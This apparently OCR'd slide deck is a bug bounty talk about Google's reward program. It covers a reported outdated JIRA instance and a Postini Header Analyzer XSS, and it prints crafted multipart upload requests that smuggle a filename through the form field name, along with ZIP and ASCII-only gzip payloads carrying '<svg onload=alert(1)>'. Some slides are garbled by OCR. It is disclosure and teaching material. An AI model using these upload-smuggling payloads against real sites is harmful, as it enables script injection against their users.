
- Usually 1-5 days to „Nice catch!”
- Bounty confirmation within another week (Wednesday morning)
- Payment: 2-3 months

Some Statistics



http://bentkowski.info/q

SomeStatistics



http://bentkowski.info/q

TechnicalStuff

Outdated Software

- QuickOffice - mobile productivity suite
- Acquired by Google in 2012
- Incorporated to Google Docs in 2014
- But they’re not dead…

OutdatedSoftware

- issues.quickoffice.com and issues2.quickoffice.com hosted JIRA
- https://confluence.atlassian.com/jira/jira-security-advisory-2014-02-26-445188412.html

Ou ware

- issues.quickoffice ed JIRA
- https://confluence advisory-2014-02-

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed i

- **Customers who have downloaded and installed JIRA** should upgrade their exist vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issue

These vulnerabilities affect all versions of JIRA up to and including 6.1.3.

Atlassian is committed to improving product security. We fully support the reporting of vu to identify and solve the problem.

If you have questions or concerns regarding this advisory, please raise a support request

- Issue 1: Path traversal in JIRA Issue Collector plugin (Windows only)
  - Severity
  - Description
  - Risk Mitigation
  - Fix
- Issue 2: Path traversal in JIRA Importers plugin (Windows only)
  - Severity
  - Description
  - Risk Mitigation
  - Fix
- Issue 3: Privilege escalation
  - Severity
  - Description
  - Risk Mitigation
  - Fix

Ou ware

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed i

- **Customers who have downloaded and installed JIRA** should upgrade their exist vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issue

Hi,

Jira ver. 6.0.2 is hosted on both issues2.quickoffice.com and issues.quickoffice.com. According to recent security advisory [1], it might be vulnerable to three critical flaws. Although the first two bugs probably won't affect these instances (as it's not very likely they're hosted on Windows), the third one - privilege escalation - might be doable.

[1]: https://confluence.atlassian.com/display/JIRA/JIRA+Security+Advisory+2014-02-26

- Fix
- Issue 3: Privilege escalation
  - Severity
  - Description
  - Risk Mitigation
  - Fix

Ou ware

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed i

- **Customers who have downloaded and installed JIRA** should upgrade their exist vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issue

** NOTE: This is an automatically generated email **

Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of $1337.

[1]: https://confluence.atlassian.com/display/JIRA/JIRA+Security+Advisory+2014-02-26

- Fix
- Issue 3: Privilege escalation
  - Severity
  - Description
  - Risk Mitigation
  - Fix

XSS via File Upload


- My favourite XSS
- Postini Header Analyzer (http://www.google.com/postini/headeranalyzer)
- Wikipedia: „Postini was an e-mail, Web security, and archiving service owned by Google since 2007. It provided cloud computing services for filtering e-mail spam and malware (before it was delivered to a client's mail server), offered optional e-mail archiving, and protected client networks from web-borne malware.”

```
X-pstn-levels: (S: 0.00000/60.95723 CV:99.9000 R:95.91080 P:
95.91081 M:64.93900 C:93.23770 )
X-pstn-settings: 5 (2.00000:8.00000) r p M c
```

XSSviaFileUpload


http://bentkowski.info/q

XSSviaFileUpload




http://bentkowski.info/q

XSSviaFileUpload



http://bentkowski.info/q

Analysis of Submitted Postini Message



Postini Message Analysis Summary for --

ERROR: Not a supported file/message

For your reference, here are the links to the documentation and the informational video:

- Interpret message header tags.
- Troubleshooting spam getting through.
- How to respond when users are getting spam.

XSS via File Upload

- But it’s XSS via upload form…
- So always upload dialog box.
- The attack scenario?
- The attacker sends a maliciously crafted ZIP file to the victim
- The attacker needs to lure the victim into the vulnerable page
- The victim needs to click on the upload button, then MANUALLY select the file (s)he was given from the attacker,
- The victim needs to confirm the upload

XSS via File Upload

- Can we make an upload in such a way that the server sees that as a file upload while it's a typical POST form from the browser's perspective?

```
-----------------------------205726039188865803286720755
Content-Disposition: form-data; name="file_1"; filename="test.zip"
Content-Type: application/zip

PK
la9F<  <svg onload=alert(1)>UT      Tux  Test.
PK
la9F<  <svg onload=alert(1)>UT Tux  PK [U
-----------------------------205726039188865803286720755
Content-Disposition: form-data; name="send1"

Analyze Message
-----------------------------205726039188865803286720755--
```


http://bentkowski.info/q

XSSviaFileUpload

- This application actually splits the string on semicolon.
- <input name="file_1; name=file_1; filename=test.zip; a">
- Content-disposition: form-data; name="file_1; name=file_1; filename=test.zip; a"

name="file_1; name=file_1; filename=test.zip; a"

name="file_1; name=file_1; filename=test.zip; a"

XSSviaFileUpload

```
-----------------------------19719038881821005112184346398 7
Content-Disposition: form-data; name="x; name=file_1; filename=XSS.zip; "

PK
```


http://bentkowski.info/q

XSSviaFileUpload


```
------WebKitFormBoundaryIIxBrnZAnl1QMwsm
Content-Disposition: form-data; name="x; name=file_1; filename=XSS.zip; "

PK
1a9F&#179;<&#175;&#182;   <svg onload=alert(1)>UT          ???T???Tux &#245; Test.
PK
1a9F&#179;<&#175;&#182;   ??<svg onload=alert(1)>UT ???Tux &#245; PK [U
```

XSS via File Upload


- Chrome tried to interpret the data in some encoding.
- Unknown byte sequence in that encoding? HTML entity that!
- 0x00 - 0x9F - allowed bytes
- Rest (0xA0 - 0xFF) - forbidden bytes (characters)
- Problem with ZIP. Why not TAR?

XSSviaFileUpload



http://bentkowski.info/q

XSSviaFileUpload



http://bentkowski.info/q

XSSviaFileUpload

- GZIP Structure:
- 10 bytes header,
- Body - containing DEFLATE stream
- 8 byte footer: CRC32 checksum and original file length

- 10 bytes header - no forbidden characters
- 8 byte footer - easy to get rid of forbidden characters,
- Body?
- https://github.com/molnarg/ascii-zip
- „A deflate compressor that emits compressed data that is in the [A-Za-z0-9] ASCII byte range.”

XSS via File Upload

```
mbmb:test mb$ hexdump -C output.tar.gz
00000000  1f 8b 08 41 41 41 41 41  41 41 44 30 55 70 30 49  |...AAAAAAAD0Up0I|
00000010  5a 55 6e 6e 6e 6e 6e 6e  6e 6e 6e 6e 6e 6e 6e 6e  |ZUnnnnnnnnnnnnn|
00000020  6e 6e 6e 6e 6e 55 55 35  6e 6e 6e 6e 6e 6e 33 53  |nnnnnUU5nnnnnn3S|
00000030  55 55 6e 55 55 55 77 43  69 75 64 49 62 45 41 74  |UUnUUUwCiudIbEAt|
00000040  33 33 77 57 44 74 44 44  44 74 47 44 74 73 77 44  |33wWDtDDDtGDtswD|
00000050  44 77 47 30 73 74 70 44  44 74 47 77 77 44 44 77  |DwG0stpDDtGwwDDw|
00000060  77 44 33 33 33 33 33 73  77 30 33 33 33 33 33 67  |wD33333sw033333g|
00000070  46 50 71 49 6d 4f 7f 5b  41 57 67 7b 57 63 73 5d  |FPqImO.[AWg{Wcs]|
00000080  63 7b 4b 77 6f 61 59 51  7d 48 48 48 48 48 48 48  |c{KwoaYQ}HHHHHHH|
00000090  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
*
000000d0  48 48 48 48 48 48 69 69  69 75 65 65 41 48 69 69  |HHHHHHiiiueeAHii|
000000e0  69 4d 75 55 41 48 69 69  69 69 79 65 41 48 69 69  |iMuUAHiiiiyeAHii|
000000f0  69 69 69 69 69 69 69 69  75 41 59 79 65 75 59 59  |iiiiiiiiuAYyeuYY|
00000100  65 4d 45 55 75 41 69 59  65 65 75 59 48 41 69 48  |eMEUuAiYeeuYHAiH|
00000110  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
*
00000170  48 48 48 5f 4f 6f 63 77  48 69 69 47 53 48 48 48  |HHH_OocwHiiGSHHH|
00000180  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
00000190  48 48 48 48 48 48 48 48  48 48 48 4f 6f 63 6b 6b  |HHHHHHHHHHHOockk|
000001a0  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
000001b0  48 48 48 48 48 48 48 48  48 48 48 69 69 69 69 69  |HHHHHHHHHHHiiiii|
